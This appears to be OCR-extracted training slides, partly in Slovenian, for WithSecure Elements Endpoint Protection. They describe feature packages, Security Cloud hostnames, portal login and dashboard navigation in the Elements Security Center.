
TRACKING
PROTECTION



MDM SUPPORT

Elements EPP API

Can be integrated into any 3rd party SIEM, RMM or other management or auditing tool via Rest-based API.



- ✓ Enables Automation
- ✓ Custom Reporting
- ✓ Custom Workflows
- ✓ All Data & Actions
- ✓ Rest-Based

Solution packages

Features	EPP	EPP Premium
Central deployment with silent updates	X	X
Multi-engine anti-malware	X	X
Heuristic & behavioural analysis with DeepGuard	X	X
Integrated Patch Management	X	X
SIEM/RMM support	X	X
Device Control	X	X
Centrally managed firewall	X	X
Application Control		X
Ransomware protection with DataGuard		X




NOTE: Features may differ with operating systems

WithSecure Business Suite

Security Cloud
URL-ji se
spremenijo na v16

Communication paths:

- PMS – Policy Manager Console
- PMS – Web Reporting
- PMS – Managed Hosts
- AUS – Security Cloud




WithSecure Security Cloud
fsdbupdate.f-secure.com
orsp.f-secure.com
corp-reg.f-secure.com*


WithSecure Policy
Manager Web Reporting

WithSecure Policy
Manager Console

Business Suite Standard




Business Suite Premium



Elements Security Center Usage

Logging into the ESC portal

- Start by logging into the ESC Portal at <https://elements.withsecure.com/>
 - If you do not have login credentials, please approach your ordering contact about portal access
- The **Forgot your password** link will help you reset your password



The screenshot shows the login interface for the WithSecure Elements Security Center. The page has a dark blue header with the text "WithSecure™ Elements Security Center" in white. Below the header is a white login form. The form contains the following elements:

- A "Log in" heading centered above the input fields.
- A text input field containing the email address "marko.kasic@at1.si".
- A password input field with a masked password "•••••".
- A blue "Log in" button.
- A "Forgot your password?" link located below the "Log in" button.
- A "Privacy policy" link located at the bottom of the form.

Start Using Elements Workflow

When taking WithSecure Elements Endpoint Protection into use, the typical process includes five steps. They are:

1. Log in to your Elements Security Center account
2. Select the Elements solution you want to administrate (i.e. Endpoint Protection, Vulnerability Management, Detection & Response, or Microsoft 365)
3. If you're a Solution Provider (SoP) or a Service Partner (SeP), **select a company** to administrate
4. Add **devices** (computers and mobiles) to the ESC
5. Create one or more **profiles** for the devices and assign them

Prijava v ESC training portal

<https://elements-stg.fsxt.net/>

Dostopne podatke ste prejeli na email naslov, s katerim ste se prijavili na delavnico

Prijava v ESC training portal

- 1 Prijava skozi login okno
- 2 Zamenjava začasnega gesla
- 3 Preveritev dodeljenih licenc

The ESC Home

The ESC Home Page consists of a dashboard that provides a quick look at all the WithSecure Elements solutions and companies (if you are a partner) under your account.

From here, you can navigate to the solutions to administrate them individually, which we'll cover later in this module.

The screenshot displays the WithSecure Elements dashboard for 'All companies PILOT'. The interface includes a navigation sidebar on the left with options for Home, ENDPOINT PROTECTION, and ENDPOINT DETECTION AND RESPONSE. The main content area is titled 'Overview of all companies PILOT' and is divided into several sections:

- Detect & Respond:** Contains two cards. The first card, 'ENDPOINT DETECTION AND RESPONSE', shows '4 open severe incidents in 4 devices'. The second card, 'ENDPOINT PROTECTION', shows '1 Isolated 1 device'.
- Predict:** Contains one card, 'ENDPOINT PROTECTION', showing 'Critical security updates are missing in 7789 devices'.
- Prevent:** Contains three cards. The first, 'ENDPOINT PROTECTION', shows 'Malware protection is disabled in 67 devices'. The second, 'ENDPOINT PROTECTION', shows 'Malware database is outdated in 65 devices'. The third, 'ENDPOINT PROTECTION', shows 'Firewall is disabled in 855 devices'.
- Top 5 Devices at risk:** A table listing the top 5 devices at risk, sorted by importance. The table includes columns for Device, Importance, Open detections (with sub-counts for Critical, High, and Medium), and Company. The data is as follows:

Device	Importance	Open detections	Company
ZDSERVEI	Critical	95 Critical, 32 High, 3 Medium	
REMI		25 Critical, 25 High, 3 Medium	
DESKTOP-LBC706I		4 Critical, 220 High, 38 Medium	
hpelite-Koci		2 Critical	
HP400-Do		8 Critical	

At the bottom right of the table, there is a link 'See all devices >'. The WithSecure logo is visible in the bottom left corner of the dashboard.

The Action Bar




The Action bar at the top of the screen contains four notable functionalities:

- The **Scope selector** on the left (1)
- Interactive guidance (2)
- Account settings (3)

Selecting the Solution

- From the **Solution selector** menu, you can easily switch between the different Elements solutions that your account is subscribed to.
 - For example, you can go from the Elements Vulnerability Management Dashboard to the Elements Endpoint Protection (EPP) Dashboard.




Note: This menu will only display the Elements solutions your account is subscribed to.

Selecting the Scope

By default, you are on the **Partner** level and viewing all the organizations you manage. To administrate a single **company**, follow these steps:

1. Click on the **Scope selector** (1) on the left side of the Action bar at the top of the screen.
2. Click on the name of the company you want to administer (2) from the dropdown that opens. Or type the name into the **Search** field.
3. By selecting a company, you have switched to the **Organization** view.
4. The current selection is displayed in the action bar with a dark blue background next to the **Elements Security Center** (ESC) home link.
5. You can return to the Partner level view by repeating this process and selecting your company's name from the top of the list.



What's New?



- When you visit any of the Elements Product pages, a pop-up may launch to explain new portal features that have been added. This pop-up will only play once. To view it again later, simply click the “What’s new?” (1) link at the top of the Dashboard page.*
- “What’s new?” is a part of interactive guidance, meaning you must enable 3rd party cookies in your browser or add <https://elements.withsecure.com/> to your browser’s exceptions for it to work.

The screenshot shows a dashboard interface. At the top, the word "Dashboard" is followed by a blue link "What's new?" which is highlighted with a red box and a circled "1". Below this is a section titled "Detections by severity" with an information icon and the text "Last month". The section contains a table with four columns: Critical, High, Medium, and Low. The data in the table is as follows:

Critical	High	Medium	Low
0	0	2	1
0	0	1	0
0	0	0	0
0	0	0	0

The Account Settings

- To modify your account specific settings, click the user icon on the top right corner of the page (1).
- On your account settings page, you can:
 - Turn on 2-step verification (2).
 - Change your password (3).
 - Set your username, email, language, and time zone (4).
- Remember to click **Save** to save your settings.
- Note that the user icon also contains the log out option (5).




UI Analytics

- Allow the portal to collect anonymized statistics on usage [i](#)


ESC Navigation

- The **Navigation pane** on the left side contains the links you need to administrate your environment.
- The pages accessible via the Navigation pane are solution specific.
- For example, if you are managing Elements Endpoint Protection, you will have a different selection of pages than when you are managing Elements Vulnerability Management.



Elements EPP Dashboard SOP / SEO Level

- Click **Dashboard** on the navigation pane (1) to view all devices linked to your account.
- At the Solution Provider (SoP) or Service Partner (SeP) level, dashboard displays all the data from all customers on Company level.
 - Click a company name to access the dashboard of that company.
 - From there, you can click to view specific information of the selected company



Elements EPP Dashboard

SOP / SEO Level

- Check **Issues** displayed on the dashboard on Solution Provider (SoP), Service Partner (SeP) or Company level.
- These are prioritized by severity and give the option to access more detail on device level for each issue.

